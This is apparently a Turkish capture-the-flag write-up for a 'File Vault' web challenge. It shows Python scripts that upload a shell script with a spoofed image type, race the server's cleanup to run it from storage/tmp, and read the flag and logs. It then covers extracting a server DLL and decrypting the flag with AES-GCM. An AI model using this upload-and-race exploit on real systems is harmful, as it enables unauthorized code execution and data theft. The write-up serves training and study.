Author: AMD
Repository: SKYDAYS26 File Vault
Hesap Oluştur



VIP hesap oluşturamadığımız için normal hesap oluşturduk ve giriş yaptık.Dosya Yükle

İzin verilen dosya tiplerinin .webp ve .pdf olduğunu görebiliriz.Dosya Yükleme İsteiğini Yakala

Artık isteğin nasıl atıldığını bildiğimize göre .webp ve .pdf kontrolü sadece frontend'de mi diye test etmek için script yazabiliriz.Payload Yükleme
import requests

url = "https://filevault.skydays.ctf/api/file/UploadFile"
token = ""

headers = {
    "Authorization": f"Bearer {token}",
    "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:148.0) Gecko/20100101 Firefox/148.0",
}

payload_content = "ls"

files = {
    'file': ('payload.sh', payload_content, 'image/png')
}

response = requests.post(url, headers=headers, files=files, verify=False)

print(f"Status Code: {response.status_code}")
print(f"Response Body: {response.text}")
Dönen mesajdan yüklediğimiz dosyanın Storage/tmp/ altına kaydedildiğini sonrasında zararlı olduğu için silindiğini görebiliriz.ffuf

ffuf ile storage yolunu bulduk. Yüklenen dosyalarında zararlı mı kontrolünden önce Storage/tmp yolunda saklandığını biliyoruz. Burden storage/tmp/filename veya storage/tmp?fileName=filename gibi bir yol olabileceğini çıkarabiliriz. Hadi deneyelim.Payload Çalıştırma Yol Keşfi
import requests
import urllib3
import time

urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)

token = ""

def watch_for_file(file_name):
    url = f"https://filevault.skydays.ctf/storage/tmp/{file_name}"
    headers = {
        "Authorization": f"Bearer {token}",
        "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36",
    }

    try:
        response = requests.get(url, headers=headers, verify=False, timeout=5)

        if response.status_code == 200:
            print(f"\n[+] BULDUM! (Deneme: {attempt})")
            print("-" * 30)
            print(response.text)
            print("-" * 30)
        elif response.status_code == 404:
            print(response.text)
        else:
            print(response.text)
    except Exception as e:
        print(f"\n[!] Hata: {e}")
        time.sleep(2)


if __name__ == "__main__":
    target_file = "dummy"
    watch_for_file(target_file)
Yolun storage/tmp/filename olduğunu buldukPayload Çalıştırma
Payload Yükleme script'ine cevap dönme hızına baktığımızda bu script'leri tek tek çalıştıramayacağımızı görebiliriz. Bu sorunun üstesinden işlemleri sonsuz while döngüsüne alarak gelmeyi deneyelim.import requests
url = "https://filevault.skydays.ctf/api/file/UploadFile"
token = ""
headers = {
"Authorization": f"Bearer {token}",
"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:148.0) Gecko/20100101 Firefox/148.0",
}
payload_content = "ls"
files = {
'file': ('payload.sh', payload_content, 'image/png')
}
while True:
response = requests.post(url, headers=headers, files=files, verify=False)
print(f"Status Code: {response.status_code}")
print(f"Response Body: {response.text}")import requests
import urllib3
import time
urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)
token = ""
def watch_for_file(file_name):
url = f"https://filevault.skydays.ctf/storage/tmp/{file_name}"
headers = {
"Authorization": f"Bearer {token}",
"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36",
}
print(f"[*] İzleme başlatıldı: {url}")
print("[*] Dosya bulunana kadar bekleniyor... (Durdurmak için Ctrl+C)")
attempt = 0
while True:
try:
attempt += 1
response = requests.get(url, headers=headers, verify=False, timeout=5)
if response.status_code == 200:
print(f"\n[+] BULDUM! (Deneme: {attempt})")
print("-" * 30)
print(response.text)
print("-" * 30)
break
elif response.status_code == 404:
print(response.text)
else:
print(response.text)
except KeyboardInterrupt:
print("\n[!] Kullanıcı tarafından durduruldu.")
break
except Exception as e:
print(f"\n[!] Hata: {e}")
time.sleep(2)
if __name__ == "__main__":
target_file = "7440d82cca9cff815c85edbe015aec66"
watch_for_file(target_file)
Çalıştırmayı ve çıktığı görmeyi başardık. Göze batan yollar Storage ve Logs. Storage ile başlayalım.ls -R Storage
cat Storage/VIP/admin/flag.txt
ls -R Logs
cat Logs/logs.txt
Flag'in şifreli haline ve nasıl şifrelendiği ile alakalı bilgiye ulaştık. Şimdi EncryptionHelper.cs içeriğine ulaşmamız lazım. Bu dosyayı FileVault.Server.dll dosyasında reverse engineering yaparak çıkarabiliriz.base64 FileVault.Server.dll
.dll Dosyasını Bütün Hale Getir
base64 içeriğini base64.txt olarak kaydet ve sonrasında aşağıdaki kodu çalıştır.$b64content = Get-Content "base64.txt" -Raw
$cleanB64 = $b64content.Trim().Trim('"').Replace('\n', '').Replace("`r", "").Replace("`n", "").Replace(" ", "")
try {
[System.Convert]::FromBase64String($cleanB64) | Set-Content "FileVault.Server.dll" -Encoding Byte
Write-Host "Başarılı! Dosya boyutu:" (Get-Item "FileVault.Server.dll").Length "byte"
}
catch {
Write-Error "Hata: Base64 verisi hala geçersiz. Mesaj: $_"
}DnSpy

EncryptionHelper.cs içeriğine ulaştığımıza göre uyumlu decrypt kodunu yazıp flag'e ulaşabiliriz.Decrypt
import base64
from argon2.low_level import hash_secret_raw, Type
from Crypto.Cipher import AES

# --- PARAMETERS FROM YOUR CTF ---
PASSWORD = b"k2-vgBTsy4oa03MB*Mu7"

# KEK Parameters
KEK_SALT = base64.b64decode("ElT7b2CFDfAfHHu7Ne4GjQ==")
KEK_NONCE = base64.b64decode("M/Bheh9yCIVMS165")
KEK_CIPHERTEXT = base64.b64decode("QXH5XMiHjeSqXp0cWbIK67HDQ9zOqa0hx77vIwLeqJE=")
KEK_TAG = base64.b64decode("oOnjivf8hEj2Akyal1pWPA==")

# Data Parameters
DATA_NONCE = base64.b64decode("/aFffvV1zJVEvF6v")
DATA_TAG = base64.b64decode("oqfwMum4eLGoOejRU0GTFA==")
# PASTE YOUR DATA CIPHERTEXT BELOW
DATA_CIPHERTEXT_B64 = "RIwZSlTTPpqOuTJpTLuf8Zmk7Yz8rrHiCtQSHphxTHsj5fMwwKKxG8h8flnwg7Gn"
DATA_CIPHERTEXT = base64.b64decode(DATA_CIPHERTEXT_B64)

def derive_kek(password, salt):
    """Replicates the C# DeriveKek logic (Argon2i)"""
    return hash_secret_raw(
        secret=password,
        salt=salt,
        time_cost=3,
        memory_cost=131072,
        parallelism=2,
        hash_len=32,
        type=Type.I  # Type 1 in the C# code is Argon2i
    )

def decrypt_aes_gcm(ciphertext, key, nonce, tag):
    """Standard AES-GCM Decryption"""
    cipher = AES.new(key, AES.MODE_GCM, nonce=nonce)
    return cipher.decrypt_and_verify(ciphertext, tag)

try:
    # Step 1: Derive the KEK
    print("[*] Deriving KEK...")
    kek = derive_kek(PASSWORD, KEK_SALT)

    # Step 2: Decrypt the DEK (The key used for the flag)
    print("[*] Decrypting DEK...")
    dek = decrypt_aes_gcm(KEK_CIPHERTEXT, kek, KEK_NONCE, KEK_TAG)

    # Step 3: Decrypt the Flag
    print("[*] Decrypting Data...")
    flag = decrypt_aes_gcm(DATA_CIPHERTEXT, dek, DATA_NONCE, DATA_TAG)

    print("\n[+] SUCCESS! Decrypted Flag:")
    print(flag.decode('utf-8'))

except Exception as e:
    print(f"\n[-] Decryption failed: {e}")
    print("Hint: Check if the DATA_CIPHERTEXT_B64 is copied correctly.")

Kodda bulunan parametreleri logs.txt dosyasından ve EncryptionHelper.cs içeriğinden doldurduk.
DATA_CIPHERTEXT_B64 değerinede şifreli flag içeriğini verdik.Flag’i al